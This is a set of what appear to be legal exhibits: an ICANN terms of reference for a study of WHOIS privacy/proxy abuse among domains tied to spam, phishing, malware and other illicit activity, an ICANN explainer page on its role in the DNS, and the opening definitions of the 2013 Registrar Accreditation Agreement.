This hypothesis will be tested by performing a descriptive study on a representative sample of domains within the top five gTLDs (.biz, .com, .info, .net, .org). To focus on study goals, this sample will be composed exclusively of domains involved in illegal or harmful Internet communication, as documented by organizations that routinely track, investigate, and/or remediate various kinds of activities. To measure frequency of abuse, this study will divvy sampled domain users into those that can be reached directly using WHOIS data and those that must be contacted via a referenced Privacy/Proxy service.

Because creating a single sample that proportionally represents every major kind of illegal or harmful Internet communication is unrealistic, subsamples will be created for each activity to be studied (e.g., a spam sender list, a warez site list). Many domains are likely to be associated with multiple activities and may thus appear in more than one subsample. However, rates will be measured independently for each subsample to determine which activities most often abuse Privacy/Proxy services.

## WHOIS Proxy/Privacy Abuse Study

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Furthermore, because the nature and duration of illegal/harmful Internet activities varies, different methods will be required for incident tracking, investigation, and remediation.

- Timely response is essential for extremely **short-lived activities** (e.g., spam, phishing, DoS attacks). Where possible, domain subsamples for these activities will be generated by monitoring **live-feeds** (e.g., real-time blacklists), letting researchers query and record WHOIS data in near-real-time.
- Timely response is less critical for activities associated with **long-lived activities** (e.g., trademark infringement, cybersquatting). Subsamples for these activities would be impossible to generate in near-real-time; live-feeds do not exist. Instead, these domains and WHOIS data will be **recorded over time** by study participants routinely involved in these incidents (e.g., first responders and real-time cybercrime researchers, complaint centers and law enforcement agencies, victim advocates).

To meet this study's goals, Privacy/Proxy determination must be based on WHOIS data as it was at the time of the incident. WHOIS queries usually return Registrant data long after an offending domain's web, file, or mail servers disappear, appear on an RBL, or are taken down. However, WHOIS data may well change following illegal activity, such as when a malicious domain is suspended or re-registered. Study goals can still be met so long as a significant percentage of WHOIS queries performed shortly after incidents do not return recently-updated or no Registrant data.

Note that other WHOIS studies [3][6][7] have been defined to measure the overall frequency of Privacy/Proxy use, what types of entities (e.g., natural or legal persons) commonly use Privacy/Proxy-registered domains and for what apparent purpose (e.g., personal or commercial), and how Privacy/Proxy providers respond to domain user reveal requests. Those questions are therefore outside the scope of this study.

However, overall frequency of Privacy/Proxy use [3] must be considered when sizing this study's subsamples so that they represent the top 5 gTLD domain population with a 95% confidence interval. Furthermore, because harmful/illegal Internet communication tends to originate from certain countries and regions, live-feeds and incident reports may be geographically skewed. To reflect world-wide experiences, subsamples must be generated from input sources with international scope – for example, global RBLs.

Finally, this study should build upon the foundation laid by the WHOIS Accuracy Study [2] and WHOIS Privacy/Proxy Prevalence Study [3] as follows.

- **Sample Cleaning and Coding:** WHOIS data for every domain name must include certain mandatory values (e.g., Registrant Name), but there is no RFC-standard record format or even a single global database from which WHOIS data can be obtained. The Accuracy Study [2] developed a methodology for cleaning sampled domain WHOIS data to eliminate parsing errors, translate non-ASCII characters, map Registrants to country code/name, and sort the sample by Regional Internet Registry.

## WHOIS Proxy/Privacy Abuse Study

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- **Registrant Type Classification:** Next, based on WHOIS Registrant Name and Organization values, the Accuracy Study assigned each sampled domain one of the following Apparent Registrant Types: name completely missing or patently false, a natural person, an organization with or without a person's name, a multiple domain name holder (ISP or reseller), or a potential Privacy/Proxy service provider. All potential Privacy/Proxy service providers were then either confirmed or reclassified.

Even though this study's sample design process and parameters differ, researchers are strongly encouraged to apply the same sample cleaning, coding, and classification process to reduce cost and promote consistency across all WHOIS studies. In particular, the Accuracy Study's methodology for confirming potential Privacy/Proxy use should be applied, as this is the key differentiator upon which this study's findings will be based.

### 3. Inputs

The first step in conducting this study will be to generate subsamples of domain names associated with each kind of illegal or harmful Internet communication to be measured. As noted in Section 2, because activity nature and duration varies, this study will employ two different research methods: Live-Feed Monitoring for incidents typically reported in real-time and Offline Third-Party Recording for all other kinds of incidents.

#### **Method 1: Live-Feed Monitoring**

Domain names associated with the following short-lived illegal/harmful Internet activities should ideally be collected from live-feed sources. Possible sources are listed below; additional suggestions are welcome. Researchers are expected to refine and finalize this source list during the first phase of the study.

As alleged "bad actors" are identified from live-feeds, reverse DNS lookups and WHOIS queries will be performed in near-real-time<sup>1</sup> to record the Registrant's Name, Organization, and Address for domain names associated with each incident. Note that "associated domain name" depends upon the type of activity (e.g., spam sender, phishing website, malware server).

Note that, after incident investigation, many alleged bad actors do not end up being the real perpetrators. For example, many spam senders and phishing servers will be "bots" -- compromised hosts used by criminals without the Registrant's knowledge. Furthermore, domains may be added to RBLs based on complaints rather than verified incidents.

However, these "false positive" incident reports still require investigation; WHOIS Registrant data for those domains plays a role in enabling (or inhibiting) investigation. Therefore, this study must gather and analyze the WHOIS data associated with *all* alleged bad actors (proven or otherwise). To avoid skewing results, this study will *also* analyze refined samples that have been filtered to weed out low-probability cases – for example,

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<sup>1</sup> Researchers will need to work around port 43 rate limits by pacing WHOIS queries, retrying failed queries, arranging for preferential access from a WHOIS query provider, or enlisting the help of a live-feed supplier that already has preferential access.

## WHOIS Proxy/Privacy Abuse Study

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eliminating domains associated with fewer than N reported incidents. Objective sample filtering methods should be defined by researchers at study start; suggestions are welcome.

Once sufficiently large subsamples have been collected for each activity, they will be cleaned, coded, and classified by Registrant Type as described in Section 2 for statistical analysis as described in Section 4.

- **Spam:** Live-feeds from several major real-time Domain Name System Blacklists ([DNSBLs](#)) could be used to generate a subsample of spam sender IP addresses/ranges and associated unique domain names. Possible sources include [Spamhaus](#) Blocklist, [Mailshell](#) Live-Feed, [SURBL](#), [URIBL](#), and [SORBS](#) DNSBL.
- **Phishing:** Several major Phishing website live-feeds could be used to generate a subsample of phishing URLs and the domain names that host them. Possible sources include OpenDNS [PhishTank](#) and Internet Identity [RealPhish](#).
- **Malware:** A subsample of domains used to host and disseminate malware could be created from live-feeds maintained by major malware researchers and/or Internet security vendors. Possible sources include SRI [Malware Threat Center](#), [FireEye](#) Malware Analysis & Exchange, and [Malware Domains](#).
- **Denial-of-Service and DNS Cache Poisoning:** Input is requested on live-feed sources that could be used to generate subsamples of domains that send harmful messages during these time-sensitive attacks. Potential sources include the [IMPACT Global Response Centre](#) NEWS feed and [FIRST](#)-member incident response teams.

### **Method 2: Offline Third-Party Recording**

Domain names associated with less time-critical illegal/harmful activities will be gathered from third-parties that routinely respond to or track such incidents in large volume and might be willing to assist by recording WHOIS data early in their investigation. Candidates include first responders and real-time cybercrime researchers, Internet crime complaint centers and law enforcement agencies, and victim advocates. Possible participants are listed below; additional suggestions are welcome. Researchers are expected to refine and finalize this participant list during the first phase of the study.

Consistency and accuracy of reported data is always a concern whenever numerous independent parties supply input for aggregate statistical analysis. To address this concern, researchers will develop a short, simple incident reporting form and process that participants can use to record the type of illegal/harmful activity, associated domain name, and WHOIS Registrant Name, Organization, and Address in a timely fashion. Here again, note that "associated domain name" depends upon the type of activity (e.g., phishing website, warez server, money laundering email sender).

At study start, researchers will identify and invite representative sources to participate. All participants must agree to record and report all incidents encountered as part of their

## WHOIS Proxy/Privacy Abuse Study

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normal operation during a specified study period (e.g., 30 days). In particular, participants shall be asked to report all alleged perpetrators (proven or otherwise), and to indicate whether investigation confirmed or refuted their alleged involvement in the incident. This data collection approach makes it possible to study both the entire sample and a refined sample, filtered to focus on high-probability bad actors.

Although these longer-lived incidents may not be as time-sensitive as those monitored by live-feed, participants must still perform reverse DNS lookups and WHOIS queries on alleged perpetrator IP addresses and domain names as soon as possible after incidents are detected, not at the end of the study period.

A submission process will be designed to minimize participant effort while promoting consistent, accurate reporting. After a sufficiently large/broad set of third-party reports have been submitted, researchers will clean, code, and classify WHOIS data by Registrant Type as described in Section 2 for analysis as described in Section 4.

- **Phishing:** In proposal [8], the Anti Phishing Working Group ([APWG](#)) offered to supply a global list of phishing URLs, domains used to host them, and associated shutdown times. Due to the short duration of phishing sites, live-feed monitoring is preferable. However, analyzing this activity with both research methods might be useful to determine whether results differ significantly.
- **Cybersquatting:** Data on domains cited in alleged cybersquatting incidents might be gathered by organizations like the International Trademark Association ([INTA](#)). Approved dispute resolution service providers involved in ICANN's Uniform Domain-Name Dispute Resolution Policy ([UDRP](#)) are another possible source, although waiting until a dispute is filed to query WHOIS may be too much delay.
- **Intellectual property theft:** Data on domains cited in intellectual property theft complaints might be gathered by organizations like the UK [Alliance Against IP Theft](#) or the International Intellectual Property Rights ([IPR](#)) Advisory Program. However, data might be more readily available from groups that routinely record and investigate specific kinds of IP theft complaints, described below.
- **Media Piracy:** Data on domain names used by servers that illegally share copyrighted movies and music might be gathered by The International Federation of the Phonographic Industry ([IFPI](#)), the Motion Picture Association of America ([MPAA](#)), the Recording Industry Association of America ([RIAA](#)), and their international counterparts.
- **Software Piracy:** Data on domain names used by servers that illegally distribute copyrighted software might be gathered by major software vendors like Microsoft and Adobe or from an anti-piracy organization like the Business Software Alliance ([BSA](#)).

## WHOIS Proxy/Privacy Abuse Study

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- **Trademark Infringement:** Data on domain names alleged to infringe upon registered trademarks might be gathered by an organization like the International Trademark Association ([INTA](#)) or commercial first-responders like [Mark Monitor](#).
- **Counterfeit Merchandise:** Data on domains that send email advertising counterfeit merchandise and illegal pharmaceuticals might be gathered by an investigative agency like the US National Intellectual Property Rights Coordination Center Cyber Crimes Section ([CCS](#)). However, given that spam (one primary vector for online sale of counterfeit merchandise) can be studied more easily via live-feed, it might not be necessary to study this activity with method 2.
- **Money Laundering:** Data on domains that send recruiting email associated with fraudulent money laundering scams might be gathered by legitimate job recruitment websites like [Monster](#) and [HotJobs](#) or by an organization like [BobBear](#) that focuses specifically on tracking this type of illegal activity.
- **Advanced Fee Fraud:** Data on domains that send solicitation email associated with advanced fee fraud scams might be gathered by a tracking site like [Artists Against 419](#) or bodies that handle Internet fraud complaints such as the FBI/NWCC Internet Crime Complaint Center ([IC3](#)) and its counterparts in other countries.
- **Identity Theft:** Data on domains that send bait email associated with online identity thefts might be gathered by the FBI/NWCC Internet Crime Complaint Center ([IC3](#)) or the US National Intellectual Property Rights Coordination Center [Identity Fraud Initiative](#). However, major online identity theft vectors like phishing and malware can be studied more easily via live-feed monitoring; reliably correlating reported identity thefts to specific email messages and domains that caused them could be difficult.
- **Child Pornography:** Data on domain names of servers involved in online distribution of child pornography might be gathered by US National Intellectual Property Rights Coordination Center Cybercrimes Child Exploitation Section ([CES](#)) and [Operation Predator](#). However, study [11] found it hard to obtain WHOIS data for child porn domains because, not only were sites taken down, but domain names were suspended.
- **Harassment or Stalking:** Input is requested on how to obtain a representative subsample of domain names that send online harassment and cyber-stalking email. Incidents are reported to local law enforcement agencies like [FBI](#) field offices. While [HaltAbuse.org](#) tracks statistics, based upon data supplied voluntarily by victims, many victims are reluctant to disclose these crimes. The highly personal nature of these activities could make it difficult to obtain a representative subsample.
- **Other Cybercrimes:** The FBI/NWCC Internet Crime Complaint Center ([IC3](#)) might also be able to supply data on perpetrator domains cited in complaints by victims of other cybercrimes, including online auction, investment fraud, and Internet extortion.

## WHOIS Proxy/Privacy Abuse Study

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Because domain subsamples are likely to have some degree of cross-over, other readily-available online resources can be consulted to confirm and expand upon the kinds of illegal or harmful Internet communication associated with each domain. For example, in addition to RBLs, study [11] searched for domains using ReputationAuthority.org, Google Safe Browsing, McAfee SiteAdvisor, and Malware Domain List (either by searching a published list or by attempting to browse a website).

For each sampled domain, an **Apparent Registrant Type** must be assigned using the methodology defined by the WHOIS Accuracy Study [2], including confirmation of all domains potentially registered using Privacy/Proxy services. After this classification has been completed, the following input data will be available for each sampled domain:

### Raw Data recorded by monitoring live-feed or reported by study participants

- Domain Name
- Registrant Name (may be a Privacy/Proxy service)
- Registrant Organization (may be a Privacy/Proxy service)
- Full WHOIS record for the domain
- Number of Illegal or Harmful Activity reported for this domain
- Kind(s) of Illegal or Harmful Activity reported for this domain
- Input Source(s) which supplied this domain name
- Incident Investigation Outcome (confirmed, refuted, in-progress/unknown)

### Additional Data supplied by researchers

- Apparent Registrant Country Code/Name
- Apparent Registrant Type: missing/false, natural person, organization, multiple domain holder, or Privacy/Proxy service provider
- Additional Kind(s) of Illegal or Harmful Activity associated with this domain, as determined by searching RBLs and site reputation lists

## 4. Outputs

This study will quantify the frequency of Privacy/Proxy use among domains allegedly involved in illegal or harmful communication, broken down by kind of activity. To deliver these empirical results, this study will examine the WHOIS Registrant data associated with each sampled domain as follows.

- During classification, some domains will be found to have missing, patently false, or otherwise unusable WHOIS Registrant data, thereby impeding perpetrator identification. These domains represent another method of WHOIS abuse which should be measured and included in study findings, but do not constitute Privacy/Proxy abuse.
- During classification, some domains will be found to have WHOIS Registrant data that explicitly identifies and supplies direct contact information for a natural person, an organization (with or without a person's name), or a multiple domain holder. These Registrants may or may not actually be responsible for the reported



## WHOIS Proxy/Privacy Abuse Study

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illegal or harmful communication. For example, many domain names will be mapped to spambot-compromised residential broadband hosts or trojan-hacked websites operated by legitimate businesses. However, for the purposes of this study, the users of these domains shall be considered readily-identifiable and directly-contactable using Registrant data returned from a simple WHOIS query.

- The rest of the sample will consist of domains that, following classification, have WHOIS Registrant data that identifies an apparent Privacy/Proxy provider. For the purposes of this study, all such domains will be considered to have abused a Privacy/Proxy service for the purpose of obscuring perpetrator identification. To determine significance, this abuse rate shall be compared to the overall rate of Privacy/Proxy use measured by [3] (15-25%).

For each kind of activity studied, the following measurements will be derived from the entire subsample of alleged bad actors (including bots and other false positives):

- Percentage of entire sample that could not be analyzed, categorized by reason (e.g., false/missing WHOIS, recently modified WHOIS, suspended domain)
- Percentage of entire sample with Registrant NOT obscured via Privacy/Proxy, distributed by gTLD/country
- Percentage of entire sample apparently registered via Privacy service, distributed by gTLD/country
- Percentage of entire sample apparently registered via Proxy service, distributed by gTLD/country

For each kind of activity studied, similar measurements will also be derived from a refined subsample, filtered to reduce false positives and focus on confirmed bad actors:

- Percentage of refined sample that could not be analyzed, categorized by reason
- Percentage of refined sample with Registrant NOT obscured via Privacy/Proxy, distributed by gTLD/country
- Percentage of refined sample apparently registered via Privacy service, distributed by gTLD/country
- Percentage of refined sample apparently registered via Proxy service, distributed by gTLD/country

Finally, these results will be aggregated and used to answer the following questions:

- Are Privacy services abused more/less often by bad actors (alleged or confirmed)?
- Are Proxy services abused more/less often by bad actors (alleged or confirmed)?
- Which illegal/harmful activities are most likely to abuse Privacy/Proxy services?
- Which illegal/harmful activities are least likely to abuse Privacy/Proxy services?
- Were there any kinds of illegal/harmful Internet communication for which Privacy/Proxy abuse could not be studied in a reliable way and why?

## WHOIS Proxy/Privacy Abuse Study

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### 5. References

- [1] [Working Definitions for Key Terms that May be Used in Future WHOIS Studies](#), GNSO Drafting Team, 18 February 2009
- [2] [Proposed Design for a Study of the Accuracy of Whois Registrant Contact Information](#) (6558,6636), NORC, June 3, 2009
- [3] [ICANN's Study on the Prevalence of Domain Names Registered using a Privacy or Proxy Service among the top 5 gTLDs](#), ICANN, September 28, 2009
- [4] [Registrar Accreditation Agreement \(RAA\)](#), ICANN, 21 May 2009
- [5] [Terms of Reference for WHOIS Misuse Studies](#), ICANN, September 2009
- [6] [Terms of Reference for WHOIS Registrant Identification Studies](#), ICANN, Oct 2009
- [7] [Terms of Reference for WHOIS Privacy/Proxy Reveal Studies](#), ICANN, In Progress
- [8] [Study Suggestion Number 13b/c](#), Measure growth of proxy/privacy services vis-à-vis all registrations, Laura Mather
- [9] [Study Suggestion Number Study 17](#), Identify why proxy/privacy service users use those services, Claudio DiGangi
- [10] [GAC Data Set 11](#), What is the percentage of domain names registered using proxy or privacy services that have been associated with fraud or other illegal activity, GAC Recommendations for WHOIS Studies, 16 April 2008
- [11] [Private Domain Registrations](#): Examining the relationship between private domain registrations and malicious domains at 3FN, Piscitello, October 2009

# Exhibit 3



GET STARTED

NEWS AND MEDIA

POLICY

PUBLIC COMMENT

RESOURCES

COMMUNITY

QUICKLINKS

## Resources

## About ICANN

Acronyms and Terms

Courses and Learning

ICANN for Beginners

Participate

What ICANN Does

Effect on the Internet

What's Going On Now

How to Participate

Fellowship Program

NextGen@ICANN Program

President's Corner

ICANN Management  
Organization Chart

Staff

Careers

In Focus

Media Resources

Board Activities and  
Meetings

Accountability

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Groups

Business

Civil Society

Complaints Office

Domain Name System  
Abuse

Contractual Compliance

Registrars

Registry Operators

Domain Name Registrants

GDS Metrics

Identifier  
Systems Security, Stability and Resiliency (OCIO  
IS-SSR) [Two IP addresses the same.](#)

ccTLDs

Internationalized Domain  
Names

## What Does ICANN Do?

### This page is available in:

English العربية Deutsch Español Français Italiano 日本語 한국어 Português Русский 中文

To reach another person on the Internet you have to type an address into your computer - a name or a number. That address has to be unique so computers know where to find each other. ICANN coordinates these unique identifiers across the world. Without that coordination we wouldn't have one global Internet.

ICANN was formed in 1998. It is a not-for-profit partnership of people from all over the world dedicated to keeping the Internet secure, stable and interoperable. It promotes competition and develops policy on the Internet's unique identifiers.

ICANN doesn't control content on the Internet. It cannot stop spam and it doesn't deal with access to the Internet. But through its coordination role of the Internet's naming system, it does have an important impact on the expansion and evolution of the Internet.

### What is the domain name system?

The domain name system, or DNS, is a system designed to make the Internet accessible to human beings. The main way computers that make up the Internet find one another is through a series of numbers, with each number (called an "IP address") correlating to a different device. However it is difficult for the human mind to remember long lists of numbers so the DNS uses letters rather than numbers, and then links a precise series of letters with a precise series of numbers.

The end result is that ICANN's website can be found at "icann.org" rather than "192.0.32.7" – which is how computers on the network know it. One advantage to this system – apart from making the network much easier to use for people – is that a particular domain name does not have to be tied to one particular computer because the link between a particular domain and a particular IP address can be changed quickly and easily. This change will then be recognised by the entire Internet within 48 hours thanks to the constantly updating DNS infrastructure. The result is an extremely flexible system.

A domain name itself comprises two elements: before and after "the dot". The part to the right of the dot, such as "com", "net", "org" and so on, is known as a "top-level domain" or TLD. One company in each case (called a registry), is in charge of all domains ending with that particular TLD and has access to a full list of domains directly under that name, as well as the IP addresses with which those names are associated. The part before the dot is the domain name that you register and which is then used to provide online systems such as websites, email and so on. These domains are sold by a large number of "registrars", free to charge whatever they wish, although in each case they pay a set per-domain fee to the particular registry under whose name the domain is being registered.

ICANN draws up contracts with each registry\*. It also runs an accreditation system for registrars. It is these contracts that provide a consistent and stable environment for the domain name system, and hence the Internet.

In summary then, the DNS provides an addressing system for the Internet so people can find particular websites. It is also the basis for email and many other online uses.

### What does ICANN have to do with IP addresses?

ICANN plays a similar administrative role with the IP addresses used by computers as it does with the domain names used by humans. In the same way that you cannot have two domain names the same (otherwise you never know where you would end up), for the same reason it is also not possible for there to be two IP addresses the same.

Again, ICANN does not run the system, but it does help co-ordinate how IP addresses are supplied to avoid repetition or clashes. ICANN is also the central repository for IP addresses, from which ranges are supplied to regional registries who in turn distribute them to network providers.

|                                 |  |
|---------------------------------|--|
| New gTLD Program Next Round     | <b>What about root servers?</b>  |
| Universal Acceptance Initiative | Root servers are a different case again. There are 13 root servers – or, more accurately, there are 13 IP addresses on the Internet where root servers can be found (the servers that have one of the 13 IP addresses can be in dozens of different physical locations). These servers all store a copy of the same file which acts as the main index to the Internet’s address books. It lists an address for each top-level domain (.com, .de, etc) where that registry’s own address book can be found. |
| Policy                          |  |
| Operational Design Phase (ODP)  | In reality, the root servers are consulted fairly infrequently (considering the size of the Internet) because once computers on the network know the address of a particular top-level domain they retain it, checking back only occasionally to make sure the address hasn’t changed. Nonetheless, the root servers remain vital for the Internet’s smooth functioning.   |
| Implementation                  |  |
| Public Comment                  |  |
| Root Zone KSK Rollover          | The operators of the root servers remain largely autonomous, but at the same time work with one another and with ICANN to make sure the system stays up-to-date with the Internet’s advances and changes.  |
| Technical Functions             | <b>What is ICANN’s role?</b>   |
| ICANN Locations                 | As mentioned earlier, ICANN’s role is to oversee the huge and complex interconnected network of unique identifiers that allow computers on the Internet to find one another.   |
| I Need Help                     | This is commonly termed “universal resolvability” and means that wherever you are on the network – and hence the world – that you receive the same predictable results when you access the network. Without this, you could end up with an Internet that worked entirely differently depending on your location on the globe.  |

#### How is ICANN structured?

ICANN is made up of a number of different groups, each of which represent a different interest on the Internet and all of which contribute to any final decisions that ICANN’s makes.

There are three “supporting organisations” that represent:

- The organisations that deal with IP addresses
- The organisations that deal with domain names
- The managers of country code top-level domains (a special exception as explained at the bottom).

Then there are four “advisory committees” that provide ICANN with advice and recommendations. These represent:

- Governments and international treaty organisations
- Root server operators
- Those concerned with the Internet’s security
- The “at large” community, meaning average Internet users.

And finally, there is a Technical Liaison Group, which works with the organisations that devise the basic protocols for Internet technologies.

ICANN’s final decisions are made by a Board of Directors. The Board is made up of 21 members: 15 of which have voting rights and six are non-voting liaisons. The majority of the voting members (eight of them) are chosen by an independent Nominating Committee and the remainder are nominated members from supporting organisations.

ICANN then has a President and CEO who is also a Board member and who directs the work of ICANN staff, who are based across the globe and help co-ordinate, manage and finally implement all the different discussions and decisions made by the supporting organisations and advisory committees.

An ICANN Ombudsman acts as an independent reviewer of the work of the ICANN staff and Board.

#### How does ICANN make decisions?

When it comes to making technical changes to the Internet, here is a simplified rundown of the process:

Any issue of concern or suggested changes to the existing network is typically raised within one of the supporting organisations (often following a report by one of the advisory committees), where it is discussed and a report produced which is then put out for public review. If the suggested changes impact on any other

group within ICANN's system, that group also reviews the suggested changes and makes its views known. The result is then put out for public review a second time.

At the end of that process, the ICANN Board is provided with a report outlining all the previous discussions and with a list of recommendations. The Board then discusses the matter and either approves the changes, approves some and rejects others, rejects all of them, or sends the issue back down to one of the supporting organisations to review, often with an explanation as to what the problems are that need to be resolved before it can be approved.

The process is then rerun until all the different parts of ICANN can agree a compromise or the Board of Directors make a decision on a report it is presented with.

**How is ICANN held accountable?**

ICANN has external as well as internal accountabilities.

Externally, ICANN is an organisation incorporated under the law of the State of California in the United States. That means ICANN must abide by the laws of the United States and can be called to account by the judicial system i.e. ICANN can be taken to court.

ICANN is also a non-profit public benefit corporation and its directors are legally responsible for upholding their duties under corporation law.

Internally, ICANN is accountable to the community through:

- Its bylaws
- The representative composition of the ICANN Board from across the globe
- An independent Nominating Committee that selects a majority of the voting Board members
- Senior staff who must be elected annually by the Board
- Three different dispute resolution procedures (Board reconsideration committee; Independent Review Panel; Ombudsman)

The full range of ICANN's accountability and transparency frameworks and principles are available online.

\* There is an important exception to this in the form of "country code top-level domains" (ccTLDs) such as .de for Germany or .uk for the United Kingdom. There are over 250 ccTLDs, some of which have a contract with ICANN; others of which have signed working agreements with ICANN; and some of which have yet to enter any formal agreement with ICANN. ICANN however does carry out what is known as the "IANA function" in which every ccTLD's main address is listed so the rest of the Internet can find it. ICANN is also in the position where it can add new TLDs to the wider system, as it did in 2000 and 2004 when seven and six new TLDs respectively were "added to the root".

| WHO WE ARE                            | CONTACT US                             | ACCOUNTABILITY AND TRANSPARENCY                                  | GOVERNANCE                             |
|---------------------------------------|--|--|--|
| <a href="#">Get Started</a>           | <a href="#">Locations</a>              | <a href="#">Accountability Mechanisms</a>                        | <a href="#">Governance Documents</a>   |
| <a href="#">ICANN Learn</a>           | <a href="#">I Need Help</a>            | <a href="#">Document Disclosure</a>                              | <a href="#">Agreements</a>             |
| <a href="#">Participate</a>           | <a href="#">Report Security Issues</a> | <a href="#">Independent Review Process</a>                       | <a href="#">Organizational Reviews</a> |
| <a href="#">Diversity at ICANN</a>    | <a href="#">Certificate Authority</a>  | <a href="#">Request for Reconsideration</a>                      | <a href="#">Specific Reviews</a>       |
| <a href="#">Groups</a>                | <a href="#">Registry Liaison</a>       | <a href="#">Empowered Community</a>                              | <a href="#">Annual Report</a>          |
| <a href="#">Board</a>                 | <a href="#">Ombuds</a>                 | <a href="#">Employee Anonymous Hotline Policy and Procedures</a> | <a href="#">Financials</a>             |
| <a href="#">President's Corner</a>    | <a href="#">Complaints Office</a>      |  | <a href="#">Planning</a>               |
| <a href="#">Staff</a>                 | <a href="#">Media</a>                  |  | <a href="#">RFPs</a>                   |
| <a href="#">Careers</a>               |  |  | <a href="#">Litigation</a>             |
| <a href="#">Public Responsibility</a> |  |  | <a href="#">Correspondence</a>         |

# Exhibit 4

## **2013 Registrar Accreditation Agreement**

- 1. Registrar Accreditation Agreement**
- 2. RDDS Accuracy Program Specification**
- 3. Registration Data Directory Services (RDDS) Specification**
- 4. Consensus and Temporary Policy Specification**
- 5. Specification on Privacy and Proxy Registrations**
- 6. Data Retention Specification**
- 7. Registrar Information Specification**
- 8. Additional Registrar Operation Specification**
- 9. Registrants' Benefits and Responsibilities Specification**
- 10. Logo License Specification**
- 11. Compliance Certificate**
- 12. Transition Addendum**





## Registrar Accreditation Agreement

This REGISTRAR ACCREDITATION AGREEMENT (this “Agreement”) is by and between the Internet Corporation for Assigned Names and Numbers, a California non-profit, public benefit corporation (“ICANN”), and [Registrar Name], a [Organization type and jurisdiction] (“Registrar”), and shall be deemed made on \_\_\_\_\_, at Los Angeles, California, USA.

**1. DEFINITIONS.** For purposes of this Agreement, the following definitions shall apply:

1.1 “Account Holder” means the person or entity that is paying for the Registered Name or otherwise controls the management of the registered name, when that person or entity is not the Registered Name Holder.

1.2 “Accredited” or “Accreditation” means to identify and set minimum standards for the performance of registration functions, to recognize persons or entities meeting those standards, and to enter into an accreditation agreement that sets forth the rules and procedures applicable to the provision of Registrar Services.

1.3 “Affiliate” means a person or entity that, directly or indirectly, through one or more intermediaries, Controls, is controlled by, or is under common control with, the person or entity specified.

1.4 “Affiliated Registrar” is another Accredited registrar that is an Affiliate of Registrar.

1.5 “Applicable Registrar Family” means, with respect to Affiliated Registrars, such Affiliated Registrar as a group.

1.6 “Consensus Policy” has the meaning set forth in the Consensus Policies and Temporary Policies Specification attached hereto.

1.7 “Control” (including the terms “controlled by” and “under common control with”) means the possession, directly or indirectly, of the power to direct or cause the direction of the management or policies of a person or entity, whether through the ownership of securities, as trustee or executor, by serving as an employee or a member of a board of directors or equivalent governing body, by contract, by credit arrangement or otherwise.

1.8 “DNS” refers to the Internet domain-name system.

1.9 The “Effective Date” is \_\_\_\_\_.

1.10 The “Expiration Date” is \_\_\_\_\_.

1.11 “gTLD” or “gTLDs” refers to the top-level domain(s) of the DNS delegated by ICANN pursuant to a registry agreement that is in full force and effect, other than any country code TLD (ccTLD) or internationalized domain name (IDN) country code TLD.

1.12 “gTLD Zone-File Data” means all data contained in a DNS zone file for the registry, or for any subdomain for which Registry Services are provided and that contains Registered Names, as provided to nameservers on the Internet.

1.13 “Illegal Activity” means conduct involving use of a Registered Name sponsored by Registrar that is prohibited by applicable law and/or exploitation of Registrar’s domain name resolution or registration services in furtherance of conduct involving the use of a Registered Name sponsored by Registrar that is prohibited by applicable law.

1.14 “Personal Data” refers to data about any identified or identifiable natural person.

1.15 “RDDS Accuracy Program Specification” means the RDDS Accuracy Program Specification attached hereto, as updated from time to time in accordance with this Agreement.

1.16 “RDDS Specification” means the Registration Data Directory Services Specification attached hereto, as updated from time to time in accordance with this Agreement.

1.17 “Registered Name” refers to a domain name within the domain of a gTLD, whether consisting of two (2) or more (e.g., john.smith.name) levels, about which a gTLD Registry Operator (or an Affiliate or subcontractor thereof engaged in providing Registry Services) maintains data in a Registry Database, arranges for such maintenance, or derives revenue from such maintenance. A name in a Registry Database may be a Registered Name even though it does not appear in a zone file (e.g., a registered but inactive name).

1.18 “Registered Name Holder” means the holder of a Registered Name.

1.19 The word “registrar,” when appearing without an initial capital letter, refers to a person or entity that contracts with Registered Name Holders and with a Registry Operator and collects registration data about the Registered Name Holders and submits registration information for entry in the Registry Database.

1.20 “Registrar Approval” means the receipt of either of the following approvals:

1.20.1 The affirmative approval of Applicable Registrars accounting for 90% of the Total Registered Names Under Management by the Applicable Registrars; provided that, for purposes of calculating the Total Registered Names Under Management by Applicable Registrars, the Total Registered Names Under Management by each Applicable Registrar Family shall not exceed the Total Registered Names Under Management of the Applicable Registrar Family that is the fifth largest Applicable Registrar Family (measured by number of Registered Names Under Management), both for purposes of the numerator and the denominator; or

1.20.2 The affirmative approval of 50% plus one of the Applicable Registrars that participate in the process to approve or disapprove (i.e. vote for or against, but not abstain or otherwise fail to vote) a proposed amendment under Section 6, and the affirmative approval of Applicable Registrars accounting for 66.67% of the Total Registered Names Under Management by all Applicable Registrars; provided that, for purposes of calculating the Total Registered Names Under Management by Applicable Registrars, the Total Registered Names Under Management by each Applicable Registrar Family shall not exceed the total Registered Names Under Management of the Applicable Registrar Family that is the fifth largest Applicable Registrar Family (measured by number of Registered Names Under Management), both for purposes of the numerator and the denominator. An example of these calculations is set forth in Appendix 1 attached hereto.

1.21 “Registrar Services” means the services subject to this Agreement provided by a registrar in connection with a gTLD, and includes contracting with Registered Name Holders, collecting registration data about the Registered Name Holders, and submitting registration information for entry in the Registry Database.

1.22 “Registry Data” means all Registry Database data maintained in electronic form, and shall include gTLD Zone-File Data, all data used to provide Registry Services and submitted by registrars in electronic form, and all other data used to provide Registry Services concerning particular domain name registrations or nameservers maintained in electronic form in a Registry Database.

1.23 “Registry Database” means a database comprised of data about one or more DNS domain names within the domain of a registry that is used to generate either DNS resource records that are published authoritatively or responses to domain-name availability lookup requests or RDDS queries, for some or all of those names.

1.24 A “Registry Operator” is the person or entity then responsible, in accordance with an agreement between ICANN (or its assignee) and that person or entity (those persons or entities) or, if that agreement is terminated or expires, in accordance with an agreement between the US Government and that person or entity (those persons or entities), for providing Registry Services for a specific gTLD.

1.25 “Registry Services,” with respect to a particular gTLD, shall have the meaning defined in the agreement between ICANN and the Registry Operator for that gTLD.

1.26 A “Reseller” is a person or entity that participates in Registrar’s distribution channel for domain name registrations (a) pursuant to an agreement, arrangement or understanding with Registrar or (b) with Registrar’s actual knowledge, provides some or all Registrar Services, including collecting registration data about Registered Name Holders, submitting that data to Registrar, or facilitating the entry of the registration agreement between Registrar and the Registered Name Holder.

1.27 “Restricted Amendment” means (i) an amendment of the Consensus Policies and Temporary Policies Specification or (ii) the term of this Agreement as specified in Section 5.1, as such term may be extended pursuant to Section 5.2.

1.28 A Registered Name is “sponsored” by the registrar that placed the record associated with that registration into the registry. Sponsorship of a registration may be changed at the express direction of the Registered Name Holder or, in the event a registrar loses Accreditation, in accordance with then-current ICANN Specifications and Policies.

